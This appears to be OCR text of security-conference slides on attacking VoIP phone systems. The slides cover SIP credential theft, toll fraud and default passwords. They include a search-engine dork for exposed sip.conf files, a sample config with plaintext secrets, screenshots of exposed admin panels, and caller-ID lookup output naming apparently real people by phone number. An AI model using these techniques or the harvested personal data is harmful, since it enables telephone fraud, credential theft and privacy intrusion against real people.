
Protocol attacks to eavesdrop on calls

SIP credentials are trivial to steal and re-use.

MITM

- PBX -> Attacker PBX -> Tubes
- Trivial to record, deny, etc.

Wireless.



OS Attacks

Who patches the phone system? Sys admins? The telephony guys?

Not *MY* Problem, right?


ICBM

Default passwords.

“changeme”

Toll Fraud

Easier than ever before

Like Perl, there's more than one way to do it wrong.

Dial Plan Logic Errors = Outbound trunks

Default Telnet or VxWorks credentials

Toll Fraud

Voicemail Collect Charges Attack

Stealing Credentials

Google for sip.conf & iax.conf

Denial of Service

Childs play.


HERE
COMES
A
NEW
CHALLENGER

Web Interfaces

(Hi Raf!)


A whole new way to fail.

Web Interfaces

Ease of Use = Ease of Compromise

Inherit the OWASP Top 10+++

Just one example.



intitle:"index.of" (sip.conf | iax.conf) "last.modified"

shae-sp-studio.jpg	19-Oct-2010 18:24	104K
shae.zshrc	20-Nov-2007 17:58	6.6K
shaelisp.tar.gz	25-Aug-2010 09:04	1.0M
shaescreen.png	30-Jan-2007 14:48	43K
shallIcompare.text	21-Mar-2006 06:19	1.3K
shapr-haskell.wav	24-Jul-2006 08:54	40K
shapr.id_dsa.pub	18-Feb-2010 15:34	615
shaprname.wav	07-Nov-2007 17:08	32K
shim.tar.bz2	19-Aug-2007 16:49	67K
sip.conf	20-Aug-2010 12:49	1.0K
spj-unicycle-paolo2.jpeg	05-Sep-2006 11:59	567K
spj-unicycle.jpg	20-Jun-2007 14:16	40K
spj-unicycleng-paolo1.jpeg	05-Sep-2006 11:59	485K
ssh2.pub	30-Oct-2006 09:05	741

```
[to_sipprovider]
type = peer
username = training18
fromuser = training18
fromdomain = example.com
secret = training
canreinvite = no
insecure = invite,port
host=192.168.101.1
deny = 0.0.0.0/0
permit = 192.168.101.1/255.255.255.255
disallow = all
allow = gsm
allow = ulaw
allow = alaw
qualify = yes
nat = no

[se_xlite]
type = friend
host = dynamic
secret = xlite
context = local
mailbox=6001@default
callerid = "Xlite Erisson" <6001>
setvar=USERID=xerisson

[se_polycom]
type = friend
host = dynamic
secret = polycom
;context = international
context = unlimited
mailbox=6002@default
callerid = "Polycom Erisson" <6002>
setvar=USERID=perisson
```

Remember when we had to scan for codes?

Back » Address http://172.16.2.182

Cisco Systems

- Device Information
- Network Configuration
- **Network Statistics**
  - Ethernet Information
  - Access
  - Network
- **Device Logs**
  - Console Logs
  - Core Dumps
  - Status Messages
  - Debug Display
- **Streaming Statistics**
  - Stream 1

Device Information

Cisco IP Phone CP-7941G (SEP001C581CBF22)

MAC Address	001C581CBF22
Host Name	SEP001C581CBF22
Phone DN	1005
App Load ID	Jar41sccp.8-2-2ES1.sbn
Boot Load ID	7941G_64-02070631Amd64megRel.bin
Version	SCCP41.8-2-2SR1S
Hardware Revision	1.0
Serial Number	FCH112490RR
Model Number	CP-7941G
Message Waiting	No
UDI	phone
	Cisco IP Phone 7941
	CP-7941G

TFTP?!?

ShoreWare Director - Microsoft Internet Explorer

Address http://10.3.0.10/shorewaredirector/MainFrame.asp

Go | Back | Search | Favorites

File Edit View Favorites Tools Help

ShoreTel™

ShoreWare Director

Logoff Administrator

Administration

Maintenance

- Quick Look
- Switch Connectivity
- Conference Ports
- Event Log...
- Services
- Event Filters

Documentation

Quick Look
on 10.3.0.10

Last updated: 9/28/2005 3:07:44 PM (GMT -07:00) refresh
Local time: 9/28/2005 3:08:14 PM (GMT -07:00)

Help

Switches

Site	TMS Comm	Usage	Service
Sunnyvale HQ	3/3	Idle	IP Phone(s) Out of Service
London	0/0		
Munich	0/0		
New York - Remote Site	1/1	Idle	In Service
SF - Remote Site	1/1	Idle	In Service

Servers

Server	Status	Services	Today's Events (Stop)	(!)	(i)
Headquarters	In Service	Running	5	13	91

Restart All Switches

Restart All Switches When Idle

Internet

start | ShoreWare Director -... | 3:05 PM


pbx
in a flash
v1.3
PBX in a Flash 1.3
Welcome to the latest PBX in a Flash with CentOS 5.2, FreePBX 2.4, and your choice of Asterisk 1.4 or 1.6. Stay current. Run update-scripts and update-fixes weekly!
New User Interface!
Our special thanks to Kennon Software for the terrific new IE6-compatible Web 2.0 dynamic menus with customizable buttons, branding, and WOW!
Documentation
Do some reading!
The PIAF Forums
Come join the fun!
Users
Voicemail & Recordings
Flash Operator Panel
MeetMe Conference
Nerd Vittles AsteriDex
Nerd Vittles Reminders
AsteriDex Outlook Sync
FreePBX Administration
Menu Configuration
PBX IN A FLASH
For Tier 3, paid Technical Support, contact:
PBX Development Team at 1-888-Nerd-Uno
or email: support@pbxinaflash.com

Remember when we had to wardial for this?

Derail: War Dialing

iWAR by da Beave

WarVOX by HDM

ToneLoc (yes, people still use it)

Slow or Expensive

You pick.

Pro Tip:

- CNAM lookups!
- Backspoof
- HTTP API

```
CNAM SteamRoller v.01
=============================
Scanning 310-659-1851 through 310-659-1899

GARRETT BROOKE  <3106591851>
WESTCLIFF MED L <3106591852>
LOS ANGELES  CA <3106591853>
NORTMAN DONALD  <3106591854>
SHAW DAVID      <3106591855>
STARBUCK COFFEE <3106591856>
STARBUCK COFFEE <3106591857>
SHINDE D <3106591858>
LOS ANGELES  CA <3106591859>
NORTMAN DONALD <3106591860>
NEMZER SOFIA    <3106591861>
SANDLER KAREN   <3106591862>
ELAT MARKETS    <3106591863>
LOS ANGELES  CA <3106591864>
TEPLER M        <3106591865>
```

Google for Asterisk + “CallerID” or “Asterisk CNAM”

$0.002 a query

(roughly one share of LGTT)

Where was I?

Oh, right...

Case Study:

Owning the whole network via the phone

(not talking about SE here)

ShoreTel **Converged Conferencing**


Opening Converged Conferencing

- You may close this window after you have signed in.
- After you sign in, closing the window that contains your contact list will sign you out. To receive instant messag


View a list of supported browsers

